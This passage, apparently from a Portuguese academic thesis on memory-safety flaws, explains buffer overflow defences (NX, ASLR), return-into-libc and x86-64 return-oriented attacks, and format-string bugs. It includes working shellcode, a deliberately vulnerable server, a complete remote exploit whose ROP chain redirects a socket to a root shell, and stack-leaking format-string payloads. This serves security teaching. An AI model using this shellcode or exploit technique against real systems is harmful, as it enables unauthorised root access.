


Figura 71: Geração da entrada maliciosa a ser passada para o programa (trecho selecionado).

Essa técnica pode ser utilizada com diversas finalidades, entre elas: criar *scripts* em /etc/rc.d/ ou entradas em /etc/xinetd.d/ para iniciar um servidor que executa um *shell* ou um *shell* reverso para o IP (*Internet Protocol*) do atacante; alterar arquivos de configuração como, por exemplo, os arquivos em /etc/security/; proliferar algum tipo de *malware*, injetando código em binários do sistema. Como visto a simples permissão de escrever em qualquer arquivo do sistema dá ao atacante diversos vetores de ataque.



Figura 72: Injeção da entrada maliciosa resultando na gravação de 1024 *bytes* em rootfile.txt.

3.4.3. Prevenção de *Buffer Overflow*

Desenvolvimento Seguro

O meio mais simples de se prevenir vulnerabilidades de *buffer overflow* é a não utilização das funções inseguras de manipulação de *buffers*. Entre essas funções, as de mais alto risco são, segundo McGraw e Viega (2000): gets, strcpy, strcat, família de funções de printf e de scanf, streadd e strecpy. Além disso, de acordo com Howard, LeBlanc e Viega (2010), deve-se atentar também para as alocações de *buffers*, cálculos de tamanhos e para erros de aritmética, assim como para condições de terminação de laços e para a checagem de limites durante a indexação de *arrays*.

Como pode-se ver, o *buffer overflow* é uma vulnerabilidade que pode ser facilmente evitada, basta tomar alguns certos cuidados durante a escrita do código. A prática porém mostra que isso não é o que acontece. Códigos vulneráveis continuam sendo escritos todo o tempo, e para retirar do programador a responsabilidade de escrever código seguro, para que o mesmo possa se dedicar apenas ao desenvolvimento das funcionalidades do sistema, foram criados alguns mecanismos visando dificultar a exploração de vulnerabilidades de *buffer overflow*.

Página de Dados Não Executável (NX)

Conhecido como NX (*Nonexecutable Data Pages*) ou WorX (*Writable or Executable Pages*), esse mecanismo de proteção se baseia no fato de que explorações ocorrem devido a permissão de execução de páginas de memória que podem ser controladas externamente através de interfaces de entrada do programa. A proteção então, retira a permissão de execução de todas as páginas que tem permissão de escrita.

Basicamente esse controle é aplicado à stack, à heap, à .data e à .bss de um programa, já que são as regiões que devem necessitam de permissão de escrita. Essa restrição impede que *payloads* sejam injetados, e que, após a ativação do vetor de injeção, ganhem controle do rip. Segundo Fritsch (2009b, tradução nossa), esse mecanismo de proteção "previne efetivamente a execução de código injetado, mas somente se corretamente aplicado".

A eficácia desse mecanismo está mais do que provada, porém, existem aplicações que dependem da execução de dados gerados dinamicamente ou da alteração dinâmica de código para poderem executar corretamente suas tarefas. Para tal, pode-se alterar os *flags* de

determinada página ou ainda mapear novas páginas com as permissões desejadas, abrindo uma janela de possibilidade para um ataque.

As Figuras 73 e 74 mostram respectivamente a execução do código abaixo com e sem a proteção habilitada. Como é possível observar, a proteção impede a execução de código em páginas que tem permissão de escrita. Quando uma tentativa de execução ocorre, uma falha de segmentação ocorre e o programa termina.

```
char shellcode[]=
        "\x48\x89\xE5\x48\x83\xEC\x24\x48\x31\xC0\x48\x89\x45\xF8"
        "\xC7\x45\xF4\x2F\x2F\x73\x68\xC7\x45\xF0\x2F\x62\x69\x6E"
        "\x48\x8D\x7D\xF0\x48\x89\x45\xE8\x48\x89\x7D\xE0\x48\x8D"
        "\x75\xE0\x48\x31\xD2\xB0\x3B\x0F\x05";

void func(){
    char buffer[32];

    strcpy(buffer, "AAAAAAAABBBBBBBBCCCCCCCCDDDDDDDD");
    *((long*)(buffer+40)) = (long)shellcode;
    printf("%s\n", buffer);
}


int main(){
    getchar();
    func();
    printf("fim\n");
}
```

```
tcc@xsoft:worx$ gcc -z execstack -fno-stack-protector -o worx_ex1-execstack worx_ex1.c
tcc@xsoft:worx$ ./worx_ex1-execstack &
[3] 11169
tcc@xsoft:worx$ cat /proc/11169/maps
00400000-00401000 r-xp 00000000 08:01 279849                             /xsoft/buffer-overflow/worx/worx_ex1-execstack
00600000-00601000 r-xp 00000000 08:01 279849                             /xsoft/buffer-overflow/worx/worx_ex1-execstack
00601000-00602000 rwxp 00001000 08:01 279849                             /xsoft/buffer-overflow/worx/worx_ex1-execstack
7ffff7a5a000-7ffff7bd4000 r-xp 00000000 08:01 528432                     /lib/libc-2.11.1.so
7ffff7bd4000-7ffff7dd3000 ---p 0017a000 08:01 528432                     /lib/libc-2.11.1.so
7ffff7dd3000-7ffff7dd7000 r-xp 00179000 08:01 528432                     /lib/libc-2.11.1.so
7ffff7dd7000-7ffff7dd8000 rwxp 0017d000 08:01 528432                     /lib/libc-2.11.1.so
7ffff7dd8000-7ffff7ddd000 rwxp 00000000 00:00 0
7ffff7ddd000-7ffff7dfd000 r-xp 00000000 08:01 528417                     /lib/ld-2.11.1.so
7ffff7fe8000-7ffff7feb000 rwxp 00000000 00:00 0
7ffff7ff8000-7ffff7ffb000 rwxp 00000000 00:00 0
7ffff7ffb000-7ffff7ffc000 r-xp 00000000 00:00 0                          [vdso]
7ffff7ffc000-7ffff7ffd000 r-xp 0001f000 08:01 528417                     /lib/ld-2.11.1.so
7ffff7ffd000-7ffff7ffe000 rwxp 00020000 08:01 528417                     /lib/ld-2.11.1.so
7ffff7ffe000-7ffff7fff000 rwxp 00000000 00:00 0
7fffffffea000-7ffffffff000 rwxp 00000000 00:00 0                         [stack]
ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0                  [vsyscall]

[3]+  Stopped                 ./worx_ex1-execstack
tcc@xsoft:worx$ fg
./worx_ex1-execstack

AAAAAAAABBBBBBBBCCCCCCCCDDDDDDDD
$
```

Figura 73: Compilação do programa permitindo página de dados executável. Exibição do mapa de memória do programa com regiões WX. Execução do programa e do *shellcode* localizado na *stack*.

```
tcc@xsoft:worx$ gcc -fno-stack-protector -o worx_ex1-noexecstack worx_ex1.c
tcc@xsoft:worx$ ./worx_ex1-noexecstack &
[3] 11198
tcc@xsoft:worx$ cat /proc/11198/maps
00400000-00401000 r-xp 00000000 08:01 270690                             /xsoft/buffer-overflow/worx/worx_ex1-noexecstack
00600000-00601000 r--p 00000000 08:01 270690                             /xsoft/buffer-overflow/worx/worx_ex1-noexecstack
00601000-00602000 rw-p 00001000 08:01 270690                             /xsoft/buffer-overflow/worx/worx_ex1-noexecstack
7ffff7a5a000-7ffff7bd4000 r-xp 00000000 08:01 528432                     /lib/libc-2.11.1.so
7ffff7bd4000-7ffff7dd3000 ---p 0017a000 08:01 528432                     /lib/libc-2.11.1.so
7ffff7dd3000-7ffff7dd7000 r--p 00179000 08:01 528432                     /lib/libc-2.11.1.so
7ffff7dd7000-7ffff7dd8000 rw-p 0017d000 08:01 528432                     /lib/libc-2.11.1.so
7ffff7dd8000-7ffff7ddd000 rw-p 00000000 00:00 0
7ffff7ddd000-7ffff7dfd000 r-xp 00000000 08:01 528417                     /lib/ld-2.11.1.so
7ffff7fe8000-7ffff7feb000 rw-p 00000000 00:00 0
7ffff7ff8000-7ffff7ffb000 rw-p 00000000 00:00 0
7ffff7ffb000-7ffff7ffc000 r-xp 00000000 00:00 0                          [vdso]
7ffff7ffc000-7ffff7ffd000 r--p 0001f000 08:01 528417                     /lib/ld-2.11.1.so
7ffff7ffd000-7ffff7ffe000 rw-p 00020000 08:01 528417                     /lib/ld-2.11.1.so
7ffff7ffe000-7ffff7fff000 rw-p 00000000 00:00 0
7ffffffea000-7ffffffff000 rw-p 00000000 00:00 0                          [stack]
ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0                  [vsyscall]

[3]+  Stopped                 ./worx_ex1-noexecstack
tcc@xsoft:worx$ fg
./worx_ex1-noexecstack

AAAAAAAABBBBBBBBCCCCCCCCDDDDDDDD
Segmentation fault
tcc@xsoft:worx$
```

Figura 74: Compilação do programa com a proteção habilitada. Exibição do mapa da memória, dessa vez sem páginas WX. Execução do programa e falha de segmentação por tentativa de execução de página RW (*stack*).

Explorando NX (Return-into-libc)

Em máquinas x86, onde a convenção para passagem de parâmetros de função é através da pilha, surgiu uma técnica, primeiramente abordada por Designer (1997), que ficou conhecida como return-into-libc. Esse ataque se baseia no fato de que a grande maioria das aplicações carrega dinamicamente a biblioteca libc, e essa biblioteca contêm diversas funções interessantes do ponto de vista de um atacante. E, além disso, esse carregamento é feito sempre no mesmo endereço base, ou seja, o endereço das funções da biblioteca permanece o mesmo em diferentes execuções do programa. Então, para uma exploração bem sucedida, basta apenas um vetor de injeção capaz de redirecionar o fluxo de execução para as funções da libc. A Figura 75 mostra um vetor de injeção e a estrutura da *stack* para realização desse tipo de ataque em máquinas x86.




Figura 75: Vetor de injeção e estrutura da *stack* num ataque return-into-libc.

Como mostrado na figura, o endereço de retorno é sobrescrito com o endereço da função system. O código de prólogo da função vai salvar o ebp na pilha e setar as variáveis locais. Como se vê na figura, há um correspondência entre a posição de memória onde o ponteiro para a *string* foi posicionado no vetor de injeção e o argumento esperado por system. Dessa forma o ponteiro para a *string* será tratado como o argumento para a função, ou seja, system("//////////////////bin/sh") será chamada, retornando um *shell* ao atacante.

O ataque acima funciona perfeitamente, e dá ao atacante o acesso ao sistema através de um *shell*, porém, quando a função system retornar, o eip vai receber o valor 0xdefaced, e, consequentemente, uma falha de segmentação ocorrerá, alertando o administrador do sistema. A Figura 76 mostra a técnica utilizada para fazer a chamada de duas funções, e mostra ainda a limitação da técnica que a impede de realizar de mais de duas chamadas de função.

Como observa-se na figura, o parâmetro de setuid, e o valor correspondente ao endereço de retorno da função system devem estar na mesma posição de memória, o que impossibilita a chamada de mais de duas funções utilizando essa técnica.

Porém Nergal (2001) desenvolveu uma técnica que se utiliza do deslocamento do esp, em programas compilados com a diretiva -fomit-frame-pointer, e da falsificação de *frames*, em programas compilados sem tal diretiva. Essa técnica faz o uso de trechos de código do programa, que são chamados de maneira a controlar a pilha para a realização da exploração. A Figura 77 demonstra o método de falsificação de *frames*.




Figura 76: Utilização da técnica para a chamada de duas funções, e demostração do impedimento que existe para a realização de um número maior de chamadas.




Figura 77: Técnica de falsificação de *frames* para realizar mais de duas chamadas a libc.

Como mostrado na figura, a função vulnerável, ao retornar, vai copiar o valor ebp 1 para ebp, em seguida vai retornar (chamar) para a função setuid. O código de prólogo dessa função, vai, então, criar um *frame,* sobrescrevendo a entrada &setuid com o ebp (endereço de ebp 2). No término da função, o ebp será restaurado, apontando novamente para ebp 2, e a função retornará para &leave_ret. Então, a instrução leave vai deslocar o topo da pilha para o endereço de ebp 2, vai copiar o valor ebp 2 para ebp, e em seguida, a instrução ret vai retornar (chamar) para a função system. O mesmo processo se aplica sucessivamente, tornando possível fazer diversas chamadas a libc.

Essa técnica, porém, faz a utilização de caracteres 0x00, mas isso pode ser revertido através da alteração dinâmica dos valores injetados utilizando chamadas à printf e se aproveitando da *tag* de formato %n (ROSA, 2009).

Essas técnicas descritas são extremamente eficientes em arquiteturas x86, porém, com o advento da arquitetura x86-64, que trouxe uma mudança na convenção quanto a passagem de parâmetros para função, que passou a ser feita através dos registradores, essa técnica passou a ser ineficaz. Foi então que Krahmer (2005) descreveu uma maneira de realizar a passagem de argumentos através dos registradores e em seguida chamar as funções da libc. O trecho de código abaixo faz parte do arquivo worx_ex2.c, uma adaptação do código server.c de Krahmer (2005), vulnerável à *overflow*.

```
int handle_connection(int fd)
{
    char buf[1024];

    write(fd, "OF Server 1.0\n", 14);
    read(fd, buf, 4*sizeof(buf));
    write(fd, "OK\n", 3);
    return 0;
}

int main()
{
    int sock = -1, afd = -1;
    struct sockaddr_in sin;
    int one = 1;

    if ((sock = socket(PF_INET, SOCK_STREAM, 0)) < 0)
        die("socket");
    memset(&sin, 0, sizeof(sin));
    sin.sin_family = AF_INET;
    sin.sin_port = htons(1234);
    sin.sin_addr.s_addr = INADDR_ANY;

    setsockopt(sock, SOL_SOCKET, SO_REUSEADDR, &one, sizeof(one));

    if (bind(sock, (struct sockaddr *)&sin, sizeof(sin)) < 0)
        die("bind");
    if (listen(sock, 10) < 0)
        die("listen");

    signal(SIGCHLD, sigchld);

    for (;;) {
        if ((afd = accept(sock, NULL, 0)) < 0 && errno != EINTR)
            die("accept");
        if (afd < 0)
            continue;
        if (fork() == 0) {
            handle_connection(afd);
            exit(0);
        }
        close(afd);
    }

    return 0;
}
```

O programa simplesmente cria um soquete ouvinte na porta 1234, e, quando recebe um conexão, cria um processo filho para poder tratá-la. Assim que o novo processo é criado, o mesmo chama a função vulnerável, handle_connection, que troca alguns dados com o cliente e em seguida encerra a execução.

Por ser uma exploração local, não basta apenas executar system("/bin/sh"), é preciso que a entrada e a saída do programa sejam direcionadas para o soquete conectado antes de fazer a chamada a system. A sequência de chamadas abaixo mostra a maneira de fazer o direcionamento da entrada, saída e erro padrão para o soquete conectado, e em seguida faz a chamada a system, retornando um *shell* que permitirá a execução remota de comandos.

```
dup2(connfd, 0);
dup2(connfd, 1);
dup2(connfd, 2);
system("/bin/sh");
exit(1);
```

A convenção para passagem de parâmetros em arquiteturas x86-64 define que a passagem de parâmetros deve ser realizada, nessa ordem, através do registradores rdi, rsi, rdx, rcx, r8 e r9. Logo para a primeira chamada à dup2, deve-se setar os valores de rdi e rsi para respectivamente connfd (descritor de arquivo do soquete conectado) e 0, e em seguida chamar tal função. A Figura 78 mostra o vetor de injeção para executar o ataque.

Para a codificação desse vetor de injeção deve-se descobrir os endereços das funções da libc a serem invocadas, bem como de &poprdi_ret e &poprsi_ret. Para o PoC (*Proof of Concept*), a libc foi "linkada" estaticamente durante a compilação do programa, para facilitar o processo de descobrimento dos endereços. A Figura 79 mostra a compilação do programa.

Como descrito por Krahmer (2005), os *bytes* que devem ser buscados na área de código do programa são respectivamente 0x5f 0xc3 (pop %rdi; retq) e 0x5e 0xc3 (pop %rsi; retq). Essa busca no executável do programa é feita com a utilização de um editor hexadecimal, como mostrado na Figura 80.

Após realizada a busca, descobriu-se a existência das determinadas instruções respectivamente nos *offsets* 3344 e 4199. Esses valores devem ser somados ao endereço 0x400000, que é o endereço base onde é carregada a área .text de um programa, como mostra a Figura 81. Logo, os endereços das instruções são respectivamente 0x400d10 e 0x401067. De posse desses endereços, resta somente descobrir os endereços das funções da libc que devem invocadas. A Figura 82 mostra a obtenção desses endereços. Conhecidos todos os endereços das instruções e funções necessárias à execução do ataque, deve-se, em seguida, obter o endereço base da *stack*, para que se possa estimar com precisão o endereço do *buffer* vulnerável, que é onde o comando que será passado para system ficará armazenado. Isso pode ser feito utilizando o utilitário get_rsp, basta passar um um argumento de 1024 *bytes*, que é o tamanho do *buffer* vulnerável. Dessa forma, obtém-se um valor aproximado do endereço no qual o comando reside. A obtenção desse endereço aproximado é mostrada na Figura 83.

De posse de todas essas informações, inicia-se o processo de codificação do *exploit*, adaptação do código client-automatic.c de Krahmer (2005). O código worx_ex2-exploit.c é mostrado abaixo.

```
void exploit(const char *host)
{
    int sock = -1, l;
    char *cmd = "unset HISTFILE;uname -a;id;w\n";
    char trigger[4096];
    fd_set  rfds;
    size_t tlen = sizeof(trigger);
    struct t_stack {
        char buf[1024];
        u_int64_t rbx;
        u_int64_t code[21];
    } __attribute__ ((packed)) server_stack;


u_int64_t chunks[] = {
    0x400d10, // pop %rdi; retq
    0x4,
    0x401067, // pop %rsi; retq
    0x0,
    0x4168e0, // dup2

    0x400d10, // pop %rdi; retq
    0x4,
    0x401067, // pop %rsi; retq
    0x1,
    0x4168e0, // dup2

    0x400d10, // pop %rdi; retq
    0x4,
    0x401067, // pop %rsi; retq
    0x2,
    0x4168e0, // dup2
    0x400d10, // pop %rdi; retq
    0x7fffffffde40,
    0x402120, // system

    0x400d10, // pop %rdi; retq
    0x1,
    0x401560, // exit

};

    memset(server_stack.buf, ' ', sizeof(server_stack.buf) + 8);
    strcpy(&server_stack.buf[300], "/bin/sh");

    memcpy(server_stack.code, chunks, sizeof(server_stack.code));

    if ((sock = tcp_connect(host, 1234)) < 0)
        die("tcp_connect");

    read(sock, trigger, sizeof(trigger));

    getchar();
    assert(tlen > sizeof(server_stack));
    memcpy(trigger, &server_stack, sizeof(server_stack));
    writen(sock, trigger, tlen);

    if (writen(sock, cmd, strlen(cmd)) < 0)
        die("exploit::write");

    while (1) {
        FD_ZERO(&rfds);
        FD_SET(0, &rfds);
        FD_SET(sock, &rfds);

        select(sock + 1, &rfds, NULL, NULL, NULL);
        if (FD_ISSET(0, &rfds)) {
            l = read(0, trigger, sizeof (trigger));
            if (l <= 0)
                die("exploit::read");
            writen(sock, trigger, l);
        }
         if (FD_ISSET(sock, &rfds)) {
             l = read(sock, trigger, sizeof (trigger));
             if (l == 0) {
                 printf("connection closed by foreign host.\n");
                 exit(EXIT_FAILURE);
             } else if (l < 0)
                 die("exploit::read server");
             writen(1, trigger, l);
         }
    }

    close(sock);
}

int main()
{
    pid_t pid;
    setbuffer(stdout, NULL, 0);
    exploit("127.0.0.1");
    return 0;
}
```




Figura 78: Vetor de injeção para obtenção de *shell* através da exploração de *overflow* no programa worx_ex2 rodando em arquitetura x86-64.

```
tcc@xsoft:worx$ gcc -fno-stack-protector -static -o worx_ex2 worx_ex2.c
tcc@xsoft:worx$
```

Figura 79: Compilação do programa vulnerável. Libc "linkada" estaticamente.




Figura 80: Obtenção do *offset* dos *bytes* 0x5f 0xc3 no executável do programa.

```
tcc@xsoft:worx$ ./worx_ex2 &
[1] 20715
tcc@xsoft:worx$ cat /proc/20715/maps
00400000-004a2000 r-xp 00000000 08:01 279856                             /xsoft/buffer-overflow/worx/worx_ex2
006a1000-006a3000 rw-p 000a1000 08:01 279856                             /xsoft/buffer-overflow/worx/worx_ex2
006a3000-006c9000 rw-p 00000000 00:00 0                                  [heap]
7ffff7ffe000-7ffff7fff000 r-xp 00000000 00:00 0                          [vdso]
7fffffffea000-7ffffffff000 rw-p 00000000 00:00 0                         [stack]
ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0                  [vsyscall]
tcc@xsoft:worx$
```

Figura 81: Área de código do programa é carregada no endereço 0x400000 quando o processo é criado.

```
tcc@xsoft:worx$ gdb -q ./worx_ex2
Reading symbols from /xsoft/buffer-overflow/worx/worx_ex2...(no debugging symbol
s found)...done.
(gdb) p dup2
$1 = {<text variable, no debug info>} 0x4168e0 <dup2>
(gdb) p system
$2 = {<text variable, no debug info>} 0x402120 <system>
(gdb) p exit
$3 = {<text variable, no debug info>} 0x401560 <exit>
(gdb)
```

Figura 82: Obtenção dos endereços das funções necessárias à execução do ataque.

```
tcc@xsoft:attacker$ get_rsp `perl -e 'print "A"x1024'`
RSP: 0x7fffffffde40
tcc@xsoft:attacker$
```

Figura 83: Obtenção do endereço aproximado do *buffer* vulnerável.

As Figuras 84 e 85 mostram respectivamente a execução do servidor vulnerável e a execução do *exploit* que dá ao atacante um *shell* remoto no servidor.

```
tcc@xsoft:worx$ ls -l worx_ex2
-rwsr-sr-x 1 root root 747477 2010-11-25 17:00 worx_ex2
tcc@xsoft:worx$ ./worx_ex2
system=0x7ffffffe238 dup2=0x402120 exit=0x4168e0
```

Figura 84: Execução do programa vulnerável.

Como demonstrado, a proteção em questão dificulta a exploração de uma vulnerabilidade de *buffer overflow*, pois impossibilita a execução de um *payload* previamente injetado. Porém, graças a libc, que é "linkada" em todo o programa escrito em C, é possível executar explorações redirecionando o fluxo de execução para as suas funções. O controle do fluxo de execução e das chamadas de função e passagem de argumentos é realizado inteiramente através do controle da pilha e do acesso a pequenas instruções contidas no programa, que são utilizadas para realizar operações sobre a pilha com a finalidade de forjar o

fluxo normal de um programa (criação e destruição de registros de ativação) para que cada passo do ataque seja corretamente executado.

```
tcc@xsoft:attacker$ gcc -o worx_ex2-exploit worx_ex2-exploit.c
tcc@xsoft:attacker$ ./worx_ex2-exploit

OK
Linux xsoft 2.6.32-25-generic #44-Ubuntu SMP Fri Sep 17 20:05:27 UTC 2010 x86_64
 GNU/Linux
uid=1000(tcc) gid=1000(tcc) euid=0(root) egid=0(root) groups=4(adm),20(dialout),
24(cdrom),46(plugdev),105(lpadmin),119(admin),122(sambashare),1000(tcc)
 17:58:31 up 6 days, 23:28,  5 users,  load average: 0.59, 0.48, 0.46
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
tcc      tty7     :0               04Oct10 52days 37:14  14.66s gnome-session
tcc      pts/0    :0.0             Tue22    8.00s  7.79s  7:38  gnome-terminal
root     pts/1    :1.0             17Nov10  8days  0.62s  0.62s bash
root     tty8     :1               17Nov10 52days  1:01   1.00s gnome-session
tcc      pts/7    :0.0             17:34    1.00s  0.55s  7:38  gnome-terminal
whoami
root
exit
connection closed by foreign host.
tcc@xsoft:attacker$
```

Figura 85: Execução do *exploit* e obtenção do *shell* remoto com permissões de *root*.

ASLR (*Address Space Layout Randomization*)

O processo de exploração de vulnerabilidades de *buffer overflow* exige o conhecimento prévio do endereço de memória onde o *payload* será injetado. Isso também se aplica a explorações que se utilizam da técnica return-into-libc, já que é necessário que se conheça o endereço onde o comando a ser passado para system foi injetado, tal como os endereços das funções a serem chamadas. De acordo com Fritsch (2009a), o ASLR (*Address Space Layout Randomization*) é um mecanismo que surgiu para dificultar a criação de *exploits* genéricos que se baseiam no conhecimento prévio dos endereços necessários para realizar o ataque.

O ASLR gera endereços randômicos para as diferentes seções de um programa de modo que os *offsets* necessários à uma exploração não possam ser predizíveis. Ou seja, a *stack*, a *heap*, e as bibliotecas dinamicamente carregadas são mapeadas para endereços de memória aleatórios. A opção que resta nesse caso é a utilização das instruções da seção .text do programa. Quanto maior o programa, maiores as chances de que haja instruções que permitam a elaboração de uma exploração bem sucedida.

3.5. Format Strings

Uma *string* de formato é uma *string* ASCIIZ[31] que contêm texto e parâmetros de formatação (SCUT, 2001, p. 6, tradução nossa). Os parâmetros de formatação podem ser %d, %u, %x, %p, %s e %n. Cada *tag* de formatação será adequadamente substituída pelo parâmetro subsequente correspondente adequadamente formatado. Espera-se que o número de parâmetros passado para uma função de formatação seja maior ou igual ao número de *tags* de formatação na *string* de formato. O código abaixo exemplifica a utilização de *strings* de formato e a Figura 86 mostra execução de tal código.

No exemplo, a *tag* %n escreve na variável a o valor 1 (número de caracteres que a antecedem a *tag* %n). Em seguida, esse valor é impresso através da *tag* %08d como um número decimal de 8 dígitos preenchidos com zeros à esquerda se necessário. Já a *tag* %s, faz com que o valor apontado por buffer seja interpretado como uma *string* delimitada pelo terminador NULL. E por último, a *tag* %16p, escreve o endereço de buffer.

```
int main(){
    int a = 0;
    char buffer[] = "strings de formato";

    printf("E%nste é o exemplo", &a);
    printf(" %08d de %s\n", a, buffer);

    printf("O endereço de buffer é: %16p\n", buffer);
}
```

```
tcc@xsoft:format-string$ ./format-string_ex1
Este é o exemplo 00000001 de strings de formato
O endereço de buffer é:   0x7ffff76ac160
tcc@xsoft:format-string$
```

Figura 86: Utilização de *strings* de formato.

A vulnerabilidade ocorre quando um usuário tem controle total ou parcial sobre uma *string* de formato utilizada para formatação de dados. O código a seguir mostra um programa onde o usuário tem controle total sobre uma *string* de formato, a Figura 87 mostra a injeção de uma *string* de formato com a finalidade de obter valores da *stack* e a Figura 88 mostra a estrutura da *stack* no momento da interpretação da *string* de formato.

31 Uma *string* de tamanho fixo que tem como o caractere NULL como terminador.

```c
int main(int argc, char *argv[])
{
    if (argc != 2) {
        fprintf(stderr, "usage: %s arg1\n", argv[0]);
        return 1;
    }

    printf(argv[1]);
    printf("\n");
}
```

```
tcc@xsoft:format-string$ ./format-string_ex2 `perl -e 'print "%16p"x10'`
  0x7fffffffe3c8  0x7fffffffe3e0           (nil)  0x7ffff7dd7300  0x7ffff7deb250
  0x7fffffffe3c8     0x200000000           (nil)  0x7ffff7a77c4d           (nil)
tcc@xsoft:format-string$
```

Figura 87: Injeção de *string* de formato visando obter 10 *qwords* da *stack*.

